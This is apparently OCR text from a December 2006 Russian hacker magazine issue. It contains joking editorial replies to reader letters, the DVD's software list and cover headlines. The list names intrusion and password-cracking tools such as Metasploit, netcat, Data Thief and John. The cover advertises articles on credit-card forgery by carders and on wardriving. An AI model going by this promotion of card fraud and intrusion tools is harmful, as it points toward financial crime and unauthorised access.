Как же тебе не стыдно, уважаемый! Чем же мы заслужили, что наш читатель разлива 2006 года демонстрирует нам такой ярый инфантилизм? Что вбить в поисковик? В качестве ответа я могу привести тебе пару цитат. Первая: «Куда ты хочешь попасть?» — «Все равно куда». — «Тогда все равно, куда идти» (из «Алисы в стране чудес»). Вторая: «Для человека, который не знает, к какой гавани он направляется, ни один ветер не будет попутным» (слова Сенеки). Резюме: то, что ты хочешь узнать, и надо вбивать в поисковик.
В далеком 1998 году, когда рунет был молод, на прилавках разных злачных мест лежали диски «Суперхакер» — куча слитых «Телепортом» хак-кряк-варезных сайтов, тру-хакерские езины того времени и многое другое. Из него я, кстати, узнал про Infected Voice и стал его регулярным читателем. В общем, этот диск я нашел в своих закромах и слил образ Степу. Кое-что, конечно, цензура выкинет, но даже то, что останется, позволит тебе окунуться в атмосферу тех времен. Читай и больше нас не огорчай!

P.S. «Помоги, помоги мне… я хочу рассказать, в чем дело… Помоги, помоги мне, я хочу, чтоб моя душа тоже пела» (с) ДеЦл.

From: Павел Марков (fobos17@mail.ru)
Subject: Кто пишет для вашего журнала статьи?

Привет, «Хакер», я недавно стал читать ваш журнал и обнаружил, что в нем, кроме статей ваших постоянных авторов, появляются статьи от совсем мне неизвестных людей. Причем темы этих статей далеки от основной идеи вашего журнала. Не значит ли это, что любой более-менее грамотный человек может написать для вас интересную статейку?

magazine@real.xakep.ru

P.S. Понимаю, что вам мылят все, кому не лень, поэтому буду безмерно благодарен за то, что вы хотя бы дочитаете мое письмо, и вообще буду на седьмом небе, если вы мне ответите!

Конечно же, нам пишут не только постоянные и известные авторы, но и различные темные персонажи, которых мы подбираем на площади трех вокзалов или около строгинских общаг. Те самые, которые стоят там с табличками типа «Пишу на Си за еду», «Will fuck for beer», «Памагите на лечениийе в гирмании» и т.д. Если смог написать табличку, значит грамотный, значит и статью написать сможет. Как говорят некоторые хирурги: «Не умеешь вязать узлы? Шнурки умеешь завязывать? Значит, и тут завяжешь». Так что, если ты более-менее грамотный, знаешь, как писать «оро-оло» и «жи-ши», пиши нам — будем безмерно рады.

From: Spam (rootkithunter@mail.ru)
Subject: *Visual Hack ++*
Importance: High

Доброго времени суток, товарищи хакеры.
Большое Вам спасибо за подшивку журналов в pdf. У меня была такая, но не совсем полная, и многого не хватало. Размер прилагаемого диска теперь 9 Гб — вообще отлично! Может, Вы в следующих номерах выложите «Хакер Спец» и «Железо». А еще очень большая просьба выложить все видео по визуал-хаку, начиная с самого первого. Я думаю, все читатели это оценят. Кстати, ребята, Camtasia Studio, конечно, рулит, но лучше делайте не флешками, а в обычном радующем душу avi :). Один мой знакомый вообще смотрит визуал-хак Вашего журнала на телеке с помощью такого девайса, как DVD-плеер :). Ну, пора закругляться, респект и уважуха, хорошего коннекта, как говорится…

С уважением, Spam

P.S. Spam — это ник, а не то, что Вы подумали ;).

Большое спасибо? А ты знаешь, что спасибо не булькает, что его нельзя положить в карман и из него не варится каша? Не знаешь? Да ладно, рады стараться, хотя 9 Гб свежачка накачать — это тебе не фунт изюму съесть. Степ буквально трещит по швам, и даже рекомендованный Ассоциацией украинских психиатров плакат «для зняття стресу» не действует. Чтобы горячие подмосковные блондинки могли помочь ему в плане снятия стресса, он решил себя немного разгрузить и нашел себе помощников — двух расторопных зеленых инопланетян с планеты Омикрон-9. Так, кажется, я немного гоню. Может быть, это инопланетные роботы-убийцы со встроенными виброоргазмотронами на головном конце и DVD-резаком на противоположном? Вроде бы, тоже нет :(. Ну, неважно. Респект и уважуха, и да не сдохнет твой модем в недалеком будущем, и да пребудет с тобой Коннектий!

From: Евгений Нужный (nuzhnyi@mail.ru)
Subject: *Привет, редакция)(*

Привет,][акеры! Очень люблю ваш журнал, но, к большому сожалению, у меня нет возможности покупать каждый выпуск :(. Увлекаюсь компьютерами, радиоэлектроникой и разного рода мобильной техникой (типа мобильных телефонов и пр.). Своего компьютера пока не имею :-((благо всегда есть друзья с машинами ;-)), собственно, из-за этого вам и пишу. Пришло время (появились $) мне покупать комп, но, так как у меня практики не было почти никакой, не знаю, что лучше брать. Поэтому вас, как спецов в области компьютерного железа, прошу помочь мне с выбором комплектующих и написать хотя бы небольшой, но содержательный рассказ о совместимости компьютерного железа, и вообще о том, какие девайсы какого производителя лучше брать (преимущественно категорий «производительность» и «цена/качество_производительность»). Очень надеюсь на вашу помощь. Ответ прошу написать на e-mail: nuzhnyi@mail.ru. Заранее СПАСИБО :)!

Nuzhnyj

Привет, Нужный!
Крутая у тебя фамилия, а главное — позитивная. Хорошо, например, что не «Нужник» :). Судя по твоему описанию, ты какой-то жестокий компьютерный скиталец, который творит злые дела на чужих тачках, чтобы не палить себя :), и оправдывает это отсутствием собственной. На самом деле, нормальный комп для хака можно выменять на пиво (причем с CD-приводом) и наживить на него старую БЗДю. Так что не прикидывайся гофрошлангом, иди в магазин и покупай компьютер, не стесняйся :). А если не справишься сам, пиши знатокам умственного (и не только) онанизма из журнала «Железо», они тебе помогут собрать любую тачку!

From: samrat (samrat@bk.ru)
Subject: *Дорогая редакция*

Появлением двухслойных DVD восхищен. Даешь дистрибутивы Debian linux в ближайших номерах.

Ынжынер, чирти исчо!
Пей водка — будь бамбуча!
Contact me by E-mail or at ICQ: 200773600
Also you can contact me there:
IRC server: irc.forestnet.org
channel: #ru_embedded
ports: 6667, 6669 or 7000 (cp1251), 6668 (koi8r)

Зело рад! Зри, человече! Будет тебе Дебиан! Кстати, у тебя настоящая фидошная подпись, давай, я тоже отожгу в таком духе:
«Быть бамбуча — это есть кал полной ложкой!
Можно подтираться ежиком, но зайцем приятнее.
ФИДО — рулез».

From: konyakov@yandex.ru
Subject: *Привет, магазин!*

Привет, магазин!

Купил журнал, читаю, не могу оторваться! Интересно, просто ах… Октябрьский номер, имхо, один из немногих действительно интересных номеров за последнее время!
Продолжайте так дальше!

З.Ы. 9 Гб софта — это просто офигенно! С.п.а.с.и.б.о.!
С уважением, Autospelest0luh — Kas

Ах, какой пассаж! Спасибо тебе на добром слове, о человек с алкоголической фамилией! Для тебя же старались, для тебя делали большой диск, с которого удобно ставить проги, но и на который можно ставить стопочку коньячковского :). Шучу. В общем, резюме: Телепузики, давайте обнимемся!][

>> WINDOWS
> Daily Soft
&RQ 0.9.7.2
ACDSee 9
Agnitum Outpost Firewall PRO 4.0
Alcohol 120% 1.9.6.4629
Cute FTP Professional 8
DAEMON Tools 4.0.6
Dot.net Framework 2.0
Download Master 5.1.5.1045
Far Manager 1.70
Flashget 1.73
KishKish SAM BETA Ver. 3.6
LePutty 2006.11.03
Miranda IM 0.6 Test Build 8
mIRC 6.2
Mozilla Firefox 2.0
Mozilla Thunderbird 1.5.0.7
Notepad++ 3.8
Opera 9.02
QIP Build 7990
Reget Deluxe 4.2.265
SecureCRT 5.2
Semagic 1.5.9.9
Skype 3.0 Beta
Teleport Pro 1.42
TheBat! 3.85.03 PRO
Total Commander 6.55a
Unlocker 1.8.5
Winamp 5.3
Windows Live Messenger 8.1 Beta
Winrar 3.61
Xakep CD DataSaver 5.1
XChat 2.6.9a

> Development
Aqtime 5
Contribute 3
dotTrace Profiler 2.0
Dreamweaver 8
Feed Editor 4.03
Fireworks 8
GlowCode 6
HiAsm 3.62 b160
Instrumentation Model Kit 1.5
Kontinuum 2006
LangMF v6.5.8
MASM Builder v1.52
MegaTek mini application 0.0.1
MULTILIZER 6.2
Nullsoft Scriptable Install System 2.21
Pascal ABC 2.7.3
Perl Express 2.4.5
PHP Designer 2007 Professional 5.0.7
RapidDriver 2.1.1.1
RegionCreater 3.0
SQLViewer 1.0.4.9
Stealth PE 2.2
Windows Mobile 5.0 SDK for Smartphone
Windows Server 2003 R2 Platform SDK 5.2.3790.2075.51
Windows Vista SDK Beta 2
WinHex 13.5
WML Edit Lite 0.3
XML Notepad 2006

> Multimedia
ArtRage 2
Musicmatch Jukebox 10.00.4015c
Namo WebEditor 2006
Shade 8
Vegas Movie Studio+DVD 6.0b
Архиварyс 3000 3.76
Мо говорушка 8.5

> Net
Anti Tracks 6.9.14
Blue's Private Chat v2.1.50
FTPDrive 3.5
Gizmo 2.0.2.227
Hamachi 1.0.0.62 beta
Hidden Administrator 1.5
ICQSafeBook v0.4
iNetFormFiller 3.5.07
NetShareWatcher 1.2.0
nic by burewar
OCCnet Ver.2.0
P2P Barrier 1.0.0
Proxomitron 4.5j
RapGet 1.26
Shareaza 2.2.3.0
STCLite v.3.3
WebcamMax Full 2.3.0.11
Почтальон 2.13

> Security
Console Oracle Security Scanner by eas7
cRARk 3.0
Data Thief 1.0
Digital Security Office 2006
ipEye 1.2
Metasploit Framework 3.0 Beta 3
Nessus 3.0.4
netcat 1.11
nJin4 0.3
PMD 3.8
PromiScan 3.0
RockXP 4.0
Sleuth 1.4.2
SwitchSniffer 1.3.2
UltraShredder 4.5.2
Wireshark 0.99.4

> Server
ES Proxy 4.04
Virtual Hoster 3.08
Gattaca Server 1.17
HoneyBOT 0.1.2
MAPILab Groupware Server 1.2.1
MySQL 5.1.12
TopServer v2.1
UserGate 4.0
Warden .htaccess Manager 1.1
WinAgents RouterTweak 1.0
WinConnect Server XP v.2.0
WormScan 1.6.1
XDenSer NetScreen v.2.0 final
Zebra DEMO 5.4

> System
Acronis Disk Director Suite 10.0
Aggressive Spam Defense 2.32
AnyReader v.1.9
Backup To DVD-CD 5.1.198
Bilarm 1.4
Blink Professional v2.5
ClamAV 0.88.2.1
Cutter 2.1
e-Speaking Voice and Speech
Recognition 3.6.3
FolderToDrive 1.2
Jetico Personal Firewall 2.0.0.16 Beta
Norton Ghost 10
Sly AntiShareWare 1.1
StrongDisk Pro
System QPORT 4.0.625
System Safety Monitor 2.2.0.597
Vir.IT eXplorer Lite 6.1.30
VMware Workstation 5.5.2
Watchdog-O-Matic 4.00
WinGuard Pro 2006 6.5
WinTuningXP 3.3.2
XP Tweaker 1.53
xp-Antispy 3.96-4

>> UNIX
> Devel
Autoconf 2.61
Automake 1.9.6
Binutils 2.17
Bison 2.3
Freetype 2.2.1
Gcc 4.1.1
Gd 2.0.33
Gettext 0.16
Glib 2.12.4
Gmake 3.81
Gmp 4.2.1
Gtk 2.10.6
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.13
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.26
Php 5.2.0
Pkg-config 0.21
Qt 3.3.7
Sdl 1.2.11
Subversion 1.4.2
T1lib 5.1.0
Zlib 1.2.3

> Multimedia
Amarok 1.4.4
Audacity 1.2.6
Avidemux 2.3pre2
Blender 2.42a
Mplayer 1.0rc1
Mplayerxp 0.6.0
Vlc 0.8.5
Xine-ui 0.99.4
Xine-lib 1.1.2

> Net
Centericq 4.21.0
Fetchmail 6.3.5
Firefox 2.0
Gaim 2.0.0beta5
Mutt 1.5.12
Pptp 1.7.1
Psi 0.10
Rsync 2.6.8
SeaMonkey 1.0.6
Smtp-vilter 1.3.4
Sylpheed 2.2.10
Sylpheed-claws 2.6.0
Thunderbird 1.5.0.8
TightVNC 1.2.9
Wget 1.10.2

> Office
Abiword 2.4.6
Inkscape 0.44.1
Lyx 1.4.3
Mirage 0.8.1
OpenOffice.org 2.0.4
Scribus 1.3.3.5

> Security
Clamav 0.88.6
Ettercap 0.7.3
Fwbuilder 2.1.7
Gnupg 2.0
John 1.7.2
Kismet 2006-04-R1
Mcrypt 2.6.4
Nmap 4.11
Openssl 0.9.8d
Rats 2.1
Stunnel 4.16
Sudo 1.6.8p12
Tcpdump 3.9.5

> Server
Apache 2.2.3
Bind 9.3.2-p2
Courier-imap 4.1.1
Cups 1.2.7
Dhcp 3.0.5
Dovecot 1.0.rc15
Mysql 5.0.27
Nut 2.0.4
Openldap 2.3.30
Openssh 4.5p1
Openvpn 2.0.9
Postfix 2.3.4
Postgresql 8.1.5
Pure-ftpd 1.0.21
Samba 3.0.23d
Sendmail 8.13.8
Snort 2.6.1
Sqlite 3.3.8
Squid 2.6.STABLE5

> System
Ati 8.28.8
Bash 3.2
Bzip2 1.0.3
Cdrtools 2.01
Checkinstall 1.6.1
Coreutils 6.5
Initng 0.6.8
Iptables 1.3.6
Linux 2.6.18.3
Madwifi 0.9.2
Mc 4.6.1
Nvidia 1.0-9629
Qemu 0.8.2
Vim 7.0
Wine 0.9.24
Zsh 4.2.6

> X-Distrs
Mandriva Linux 2007
OpenBSD 4.0

OTUyNDY2OnhyYmUxUDVW

DVD

ХАКЕР № 12(96) ДЕКАБРЬ 2006

ХАКЕР

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

ДЕКАБРЬ 12(96) 2006

20 НОВОГОДНИХ ПОДАРКОВ МЫ СПРЯТАЛИ В ЭТОМ НОМЕРЕ

2 ДИСТРИБУТИВА UNIX НА ДИСКЕ

ПОДДЕЛКА КРЕДИТОК
КАК ЗАРАБАТЫВАЮТ КАРДЕРЫ

(game)land
WE ARE HACKERS.
WE ARE TOGETHER
ISSN 1609-1019
9 771609 101009 12>

VISTA vs. MANDRIVA
БИТВА ОПЕРАЦИОНОК 2007 ГОДА

+ СПЕЦПРОЕКТ: КОРОЛИ ЗИМНЕГО ОТДЫХА


ВАРДРАЙВИНГ ПОД НИКСАМИ
УЧИМСЯ СКАНИРОВАТЬ WI-FI СЕТИ ПОД UNIX

WI-FI ТОЧКА ДОСТУПА
РАЗЛАМЫВАЕМ НА КУСКИ

КОМПЬЮТЕРЫ БУДУЩЕГО
ИЗ ЧЕГО И КАК ИХ БУДУТ ДЕЛАТЬ

MANDRIVA LINUX 2007
OPENBSD 4.0
СОФТ ДЛЯ DVD-RIP'А
ПРИКОЛЫ ПО BLUETOOTH


ENGINE
start
MAXI tuning
www.maxi-tuning.ru
Уже в продаже
250 сил
ТУРБО ДЛЯ ВАЗА
Если при нажатии
на кнопку двигатель
не завелся – срочно
купите журнал MAXI tuning



ХАКЕРСКИЕ ГОНКИ

DATE: начало января
LOCATION: редакция «Хакера» в Москве
EVENT: тусня с редакцией, показ презентации по IT-безопасности и безумные хакерские гонки на радиоуправляемых машинках
DESCRIPTION: Приглашаем самых верных читателей потусоваться в редакции сразу после новогоднего веселья. Гвоздь программы — гонки на радиоуправляемых модельках и показ элитной security-презентации :). Для участия необходимо прислать свою заявку на radiocar@real.xakep.ru. В теме письма нужно указать число «31337-1».